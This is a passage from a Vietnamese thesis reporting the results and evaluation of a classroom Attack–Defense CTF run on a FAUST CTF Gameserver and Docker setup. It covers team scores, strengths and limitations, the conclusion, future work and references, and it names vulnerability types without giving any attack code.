Qua hình và bảng có thể rút ra một số nhận xét định tính:

- Team 2 là đội có tổng điểm cao nhất (169 điểm). Điểm attack và defense của Team 2 tương đương với các đội còn lại, nên lợi thế chủ yếu đến từ điểm SLA cao nhất (168 điểm). Điều này cho thấy các dịch vụ của Team 2 duy trì trạng thái hoạt động ổn định hơn, ít bị DOWN hoặc trả về kết quả sai trong suốt phiên diễn tập.
- Team 1 đứng thứ hai với 167 điểm tổng, trong đó attack và defense bằng Team 2 nhưng điểm SLA thấp hơn (166 điểm). Có thể suy luận rằng trong một số tick, một hoặc vài dịch vụ của Team 1 đã gặp sự cố ngắn (DOWN hoặc lỗi logic), dẫn tới việc checker trừ điểm SLA.
- Team 3 có tổng điểm thấp nhất (160 điểm). Attack và defense vẫn giữ ở mức tương đương các đội khác (2 và -1 điểm), tuy nhiên điểm SLA thấp nhất (159 điểm) phản ánh việc các dịch vụ của Team 3 thường xuyên gặp lỗi hơn, hoặc thời gian khôi phục sau khi vá lỗi lâu hơn.

Nhìn chung, vì điểm attack và defense của ba đội gần như giống nhau, chênh lệch thứ hạng trên bảng điểm chủ yếu đến từ khả năng duy trì tính sẵn sàng dịch vụ (SLA). Đội nào giữ cho các service chạy ổn định, tương thích với checker trong nhiều tick hơn sẽ đạt tổng điểm cao hơn.

4.3.3. Đánh giá tổng quan về cuộc thi

Từ kết quả bảng điểm và quá trình theo dõi diễn biến, có thể đánh giá tổng quan cuộc thi như sau:

- Về tính công bằng và cân bằng đề thi
 - + Ba đội chơi đều xuất phát từ cùng một cấu hình dịch vụ ban đầu, cùng loại lỗ hỏng và cùng thời lượng thi, nên điều kiện thi tương đối công bằng.
 - + Điểm attack, defense và SLA chênh lệch chủ yếu do năng lực khai thác và khả năng vá lỗi của từng đội, không do sự khác biệt về hạ tầng hay cấu hình hệ thống.
 - + Việc sử dụng cơ chế chấm điểm tự động theo tick giúp loại bỏ yếu tố chủ quan trong quá trình chấm, đồng thời giảm nguy cơ sai sót khi tính điểm.
- Về mức độ phù hợp của kịch bản và độ khó
 - + Các dịch vụ SIS, SMS Backup và Block Puzzle đều tích hợp những lỗ hỏng phổ biến trong thực tế (SQL injection, path traversal, giấu flag...), đủ để người chơi phải thực hiện đầy đủ chuỗi bước: phân tích luồng xử lý, tìm lỗ hỏng, khai thác, trích xuất flag và tự động hóa nộp flag.
 - + Độ khó được đánh giá ở mức trung bình–khá: không quá đơn giản để giải ngay lập tức, nhưng cũng không vượt quá khả năng của sinh viên đã học các môn an toàn thông tin/công nghệ web. Điều này thể hiện qua việc cả ba đội đều ghi nhận được điểm attack và vẫn duy trì được dịch vụ ở mức nhất định.
- Về công tác tổ chức và vận hành kỹ thuật
 - + Trong suốt thời gian diễn ra cuộc thi, hệ thống scoreboard, controller, submission và các checker đều hoạt động ổn định, không ghi nhận sự cố mất kết nối hay dừng chấm điểm.
 - + Các lỗi phát sinh (ví dụ một số dịch vụ ở một vài đội bị DOWN hoặc cấu hình sai) đều là do thao tác tấn công/phòng thủ của thí sinh, được hệ thống ghi nhận đúng thành điểm SLA thấp hơn, chứ không phải lỗi hạ tầng tổ chức.

- + Việc đóng gói các thành phần dưới dạng dịch vụ hệ thống và log tập trung giúp ban tổ chức dễ dàng giám sát, kịp thời hỗ trợ kỹ thuật khi cần.
- Về trải nghiệm và mức độ tham gia của thí sinh
 - + Mô hình Attack–Defense buộc các đội vừa phải chủ động khai thác lỗ hổng của đội khác, vừa phải liên tục kiểm tra, vá lỗi và khôi phục dịch vụ của chính mình. Điều này tạo ra nhịp độ thi sôi động hơn so với các cuộc thi chỉ có bài tấn công đơn lẻ.
 - + Scoreboard cập nhật theo thời gian thực tạo động lực cạnh tranh rõ ràng: mỗi khi một đội nộp được flag hoặc làm dịch vụ đối thủ bị DOWN, sự thay đổi điểm số được phản ánh ngay lập tức, giúp không khí cuộc thi trở nên trực quan và hấp dẫn hơn.

Nhìn chung, cuộc thi thử nghiệm đã diễn ra đúng như kế hoạch, phản ánh được tương đối đầy đủ tinh thần của một bài Attack–Defense CTF thu nhỏ trong phạm vi lớp học.

4.3.4. Nhận xét, ưu điểm và hạn chế của cuộc thi

Dựa trên kết quả và quá trình tổ chức, có thể tổng hợp một số ưu điểm và hạn chế của chính cuộc thi như sau:

Ưu điểm

- Hình thức thi gắn với thực tế: thay vì chỉ giải bài tập tĩnh, thí sinh phải thao tác trên hệ thống thật, đối mặt với các lỗi cấu hình, lỗi dịch vụ, và phải đảm bảo dịch vụ vừa “sống” cho checker vừa “an toàn” trước đối thủ.
- Cơ chế chấm điểm rõ ràng: ba thành phần Attack, Defense và SLA giúp phản ánh tương đối toàn diện năng lực của đội chơi, tránh tình trạng chỉ tập trung tấn công mà bỏ qua phòng thủ, hoặc chỉ vá lỗi mà không chủ động khai thác.
- Theo dõi kết quả trực quan: bảng điểm tổng và log hệ thống cho phép ban tổ chức và thí sinh dễ dàng theo dõi diễn biến cuộc thi, phục vụ tốt cho phần tổng kết và rút kinh nghiệm sau cuộc thi.

Hạn chế

- Quy mô đội và dịch vụ còn hạn chế: cuộc thi mới dừng ở 3 đội và 3 dịch vụ nên chưa tạo được áp lực cạnh tranh lớn, cũng như chưa kiểm thử được hành vi hệ thống trong trường hợp nhiều đội tham gia đồng thời.
- Thời lượng thi chưa dài: thời gian chỉ đủ cho một vòng chơi thử nghiệm; nếu kéo dài hơn có thể xuất hiện thêm nhiều tình huống tấn công/phòng thủ thú vị, giúp đánh giá năng lực các đội sâu hơn.
- Chưa có nhiều kịch bản phụ trợ: cuộc thi tập trung vào phần kỹ thuật, chưa kèm theo các hoạt động như trình bày báo cáo nhanh sau cuộc thi, chia sẻ cách khai thác, từ đó tăng thêm yếu tố trao đổi học thuật giữa các đội.

Những ưu điểm trên cho thấy mô hình cuộc thi Attack–Defense CTF này hoàn toàn khả thi để áp dụng trong các buổi thực hành hoặc sân chơi nội bộ. Đồng thời, các hạn chế cũng là gợi ý quan trọng để điều chỉnh, mở rộng quy mô và nội dung cho những lần tổ chức tiếp theo.

4.4. Tiêu kết chương 4 - Kết quả cuộc thi

Chương 4 đã trình bày chi tiết kịch bản, kết quả và đánh giá chung về cuộc thi Attack–Defense CTF được tổ chức trên hệ thống do nhóm xây dựng. Cụ thể:

- Phần 4.3.1 mô tả kịch bản cuộc thi, số lượng đội tham gia, danh sách dịch vụ được chấm điểm, cách cấu hình gameserver và cách thức chấm điểm theo tick.
- Phần 4.3.2 trình bày kết quả chi tiết thông qua bảng điểm tổng (scoreboard), chỉ ra sự chênh lệch về attack, defense và đặc biệt là SLA giữa các đội, qua đó hình thành bảng xếp hạng cuối cùng.
- Các mục 4.3.3 và 4.3.4 đã đánh giá cuộc thi từ góc độ tổ chức, kỹ thuật và trải nghiệm thí sinh, chỉ ra những ưu điểm nổi bật cũng như những hạn chế cần khắc phục ở các lần tổ chức sau.

Nhìn chung, cuộc thi đã chứng minh được rằng hệ thống có thể vận hành ổn định trong bối cảnh thi thật, cung cấp một sân chơi Attack–Defense thu nhỏ cho sinh viên. Các kết quả và nhận xét từ chương này sẽ là cơ sở để chương Kết luận (trình bày ở phần sau của luận văn) tổng hợp lại toàn bộ đề tài và đề xuất những hướng phát triển tiếp theo.

KẾT LUẬN

Qua quá trình nghiên cứu và triển khai, đề tài đã xây dựng thành công một hệ thống diễn tập Attack–Defense CTF hoàn chỉnh, đáp ứng đầy đủ các yêu cầu đề ra. Hệ thống được triển khai với đầy đủ chức năng: cơ chế chấm điểm tự động (tích hợp điểm Attack, Defense và SLA), xoay vòng flag linh hoạt theo từng vòng thi, cùng bảng điểm (dashboard) trực quan hiển thị trạng thái dịch vụ và điểm số theo thời gian thực. Môi trường diễn tập được cài đặt an toàn bằng công nghệ ảo hóa (Docker), đảm bảo các đội thi có không gian tấn công/phòng thủ độc lập mà không ảnh hưởng đến hệ thống bên ngoài. Kết quả thử nghiệm cho thấy hệ thống vận hành ổn định trong điều kiện thi đấu thực tế, các thành phần phối hợp nhịp nhàng và đáp ứng đúng chức năng thiết kế. Điều này khẳng định rằng mục tiêu đề ra ban đầu đã được hoàn thành trọn vẹn.

Bên cạnh những kết quả đạt được, quá trình thực hiện đề tài cũng gặp một số khó khăn đáng kể. Việc tích hợp nhiều công nghệ và thành phần khác nhau – từ cấu hình mạng nội bộ, quản lý container đến phát triển game server, checker và các dịch vụ chứa lỗ hổng – đòi hỏi nhiều thời gian nghiên cứu và thử nghiệm. Nhóm thực hiện đã phải xử lý các vấn đề phức tạp về đồng bộ dữ liệu giữa các thành phần, bảo đảm tính ổn định của dịch vụ trong môi trường tấn công liên tục, cũng như khắc phục những hạn chế về tài nguyên hệ thống. Tuy nhiên, nhờ tận dụng hợp lý nền tảng mã nguồn mở FAUST CTF Gameserver và kiên trì tinh chỉnh cấu hình, các khó khăn này dần được khắc phục, góp phần quan trọng vào thành công chung của đề tài.

Về ý nghĩa thực tiễn, hệ thống diễn tập Attack–Defense CTF này mang lại giá trị lớn đối với công tác đào tạo an toàn thông tin. Nó cung cấp một môi trường thực hành mô phỏng sát với thực tế, nơi người học có thể rèn luyện đồng thời kỹ năng tấn công và phòng thủ mạng trong bối cảnh đối kháng liên tục. Thông qua việc tham gia diễn tập, sinh viên và chuyên viên an ninh mạng được nâng cao năng lực phòng thủ, kỹ năng phân tích log và xử lý sự cố, cũng như rèn luyện tư duy tấn công và khả năng phối hợp đội nhóm dưới áp lực thời gian thực. Hệ thống đã chứng minh tính khả thi khi áp dụng vào các buổi thực hành tại phòng lab hoặc tổ chức các cuộc thi CTF nội bộ, giúp kết nối lý thuyết với thực tiễn và nâng cao hiệu quả học tập về an ninh mạng.

Cuối cùng, hướng phát triển trong tương lai của hệ thống là rất rộng mở. Trước hết, có thể mở rộng quy mô về số lượng đội chơi và dịch vụ để tăng tính cạnh tranh và kiểm chứng hệ thống trong điều kiện phức tạp hơn (nhiều đội và nhiều loại lỗ hổng hơn). Bên cạnh đó, việc bổ sung các tính năng giám sát thời gian thực sẽ giúp đội Blue Team theo dõi và cảnh báo sớm các cuộc tấn công (ví dụ: tích hợp hệ thống thu thập log tập trung, dashboard giám sát sự kiện bảo mật). Ngoài ra, nghiên cứu triển khai hệ thống trên hạ tầng đám mây (cloud) là một hướng đi triển vọng – giúp tận dụng khả năng mở rộng linh hoạt, hỗ trợ thi đấu từ xa, và thuận tiện hơn trong việc tổ chức các buổi diễn tập cho nhiều người tham gia. Những định hướng này sẽ góp phần hoàn thiện hơn nữa hệ thống, nâng cao hiệu năng và tính ứng dụng, đồng thời mở ra nhiều cơ hội mới trong việc đào tạo và kiểm thử an toàn thông tin.

TÀI LIỆU THAM KHẢO

- [1] Whitman, M. E., & Mattord, H. J. (2022). *Principles of Information Security* (7th Edition). Cengage Learning, Boston, MA, USA.
- [2] Kick, J. K. J. (2014). *Cyber Exercise Playbook*. The MITRE Corporation. Tài liệu tải từ trang MITRE, https://www.mitre.org/sites/default/files/publications/pr_14-3929-cyber-exercise-playbook.pdf, truy cập ngày 18/11/2025.
- [3] Švábenský, V., Čeleda, P., Vykopal, J., & Brišáková, S. (2020). Cybersecurity knowledge and skills taught in Capture the Flag challenges. *Computers & Security*, 97, 101959. DOI: 10.1016/j.cose.2020.102154. Bài báo truy cập từ ScienceDirect, <https://www.sciencedirect.com/science/article/pii/S0167404820304272>, truy cập ngày 18/11/2025.
- [4] FAUST CTF Team. *CTF Gameserver – Architecture and Documentation*. Tài liệu trực tuyến tại trang chủ CTF Gameserver, <https://ctf-gameserver.org/>, truy cập ngày 18/11/2025.
- [5] Lowther, J. (2024). *Pls, I Want In – 2024*. Bài viết kỹ thuật mô tả hạ tầng Attack–Defense CTF trên AWS, đăng trên blog cá nhân, <https://dev.jameslowther.com/Projects/Pls%2C-I-Want-In---2024>, truy cập ngày 18/11/2025.
- [6] Stuttard, D., & Pinto, M. (2011), *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws* (2nd Edition), John Wiley & Sons, Chichester.
- [7] OWASP Foundation (2021), *OWASP Top 10 – 2021: The Ten Most Critical Web Application Security Risks*, tài liệu trực tuyến, <https://owasp.org/Top10/>, truy cập ngày 18/11/2025.
- [8] Gupta, B. B., & Dahiya, A. (2021), *Distributed Denial of Service (DDoS) Attacks: Classification, Attacks, Challenges and Countermeasures*, CRC Press, Boca Raton.
- [9] National Institute of Standards and Technology (NIST) (2020), “Advanced Persistent Threat (APT)”, mục từ trong *NIST Computer Security Resource Center Glossary*, tài liệu trực tuyến, https://csrc.nist.gov/glossary/term/advanced_persistent_threat, truy cập ngày 18/11/2025.
- [10] National Institute of Standards and Technology (NIST) (2018), *Engineering Trustworthy Secure Systems – NIST SP 800-160, Volume 1*, NIST, Gaithersburg, MD, USA. (Trình bày nguyên tắc defense in depth và quản lý an toàn trong thiết kế hệ thống).
- [11] Rose, S., Borchert, O., Mitchell, S., & Connelly, S. (2020), *Zero Trust Architecture – NIST Special Publication 800-207*, NIST, Gaithersburg, MD, USA. (Mô tả kiến trúc Zero Trust và liên hệ với các giải pháp như SIEM/SOAR, giám sát và phản ứng).